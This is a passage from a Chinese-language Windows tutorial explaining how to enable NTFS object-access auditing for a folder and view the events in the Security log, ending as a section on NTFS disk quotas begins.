”，当然，也可以都选择，我这里就都选上了，选择完后点确定。

选择完成后，如果不出意外，等策略自动刷新后，就会在策略名后看到本地设置和本地有效设置中，审核对象访问是显示为“成功，失败”（如图24）。




至此，对象访问的审核策略我们已经打开了，接下来，需要在磁盘属性中设置，究竟哪一个用户在对哪一个对象发生成功和失败的访问后会记录下来。


随便打开一个NTFS磁盘下的文件夹的属性，还是到安全卡片中，再点高级，来到该文件夹的“访问控制设置”界面，然后再选择“审核”卡片（如图25），这里可以看到审核下面是空的，因为默认审核是没有打开的，因此，审核策略下也是空的。




在该界面上，点下“添加”按扭来加个新的审核策略。点完添加后，会让用户选择一个帐号，这里，我们就假设要对administrator进行审核，那么，就选择administrator（如图26），选择完成后点确定，会自动弹出一个“审核项目”的窗口，这里有一些内容（如图27），这里的项目内容相对较为细致，而且分为“成功”和“失败”两项，只要根据要求，在某个需要审核的事件上选择上“成功”和“失败”即可（因为刚才我们把对象审核的成功和失败都打开了，所以这里两项都选上），例如，这里我就选择第一项“遍历文件夹／运行文件”的成功和失败两项，这时应该注意，下面有一个可以勾选的地方，名为“将这些审核项目只应用到这个容器中的对象和／或容器上”，这就类似于权限的继承了，如果选择的话，该目录的子目录，孙子目录和目录下的文件都会有这样的审核，看你的需要吧，这里，我就勾选上了。然后一路点确定就可以了。

然后，我们切换到administrator，对刚才设置了审核的







目录访问看看，因为我选择的是“遍历文件夹／运行文件”，所以，我只要随便访问一下文件夹就会看到效果了。访问完成后，到Windows的事件查看器中查看“安全日志”就会在这里发现各种审核策略的报警信息（如图28）。




日志的查看方法就和普通日志看法一样了，例如，这里我们随便打开一条（如图29），这条信息中就记录了访问成功的一条事件，里面记录了用户名和机器名等基本信息，正如前面所提到过的，Windows的审核并非完全的主动审核，因此，其审核所记录的信息相对其他系统不够全面，是一个遗憾。

虽说如此，但是，个人认为Windows的域模型很好地弥补了这一点，当把策略作为整个域的策略下发的时候，只要看到某个帐号和计算机名，那么，绝大多数情况下都能快速、准确地定位到某个人身上，尤其大型企业更是如此。话题扯远了，关于审核策略的设置问题，这部分就讲这么多了。








在NTFS文件系统下的磁盘配额

磁盘配额也是NTFS文件系统中的一个新功能，其作用就是用来限制某个用户帐号对磁盘空间的访问，例如，一个10G的分区，我们可以通过使用磁盘配额功能让某个用户只能看到1G的大小，这就是磁盘配额的功能。相信不少读者一定接触过虚拟主机，任何一个虚拟主机都是有空间限制的，其实，在Win2k系统上，其空间大小的限制就是通过磁盘配额完成的。

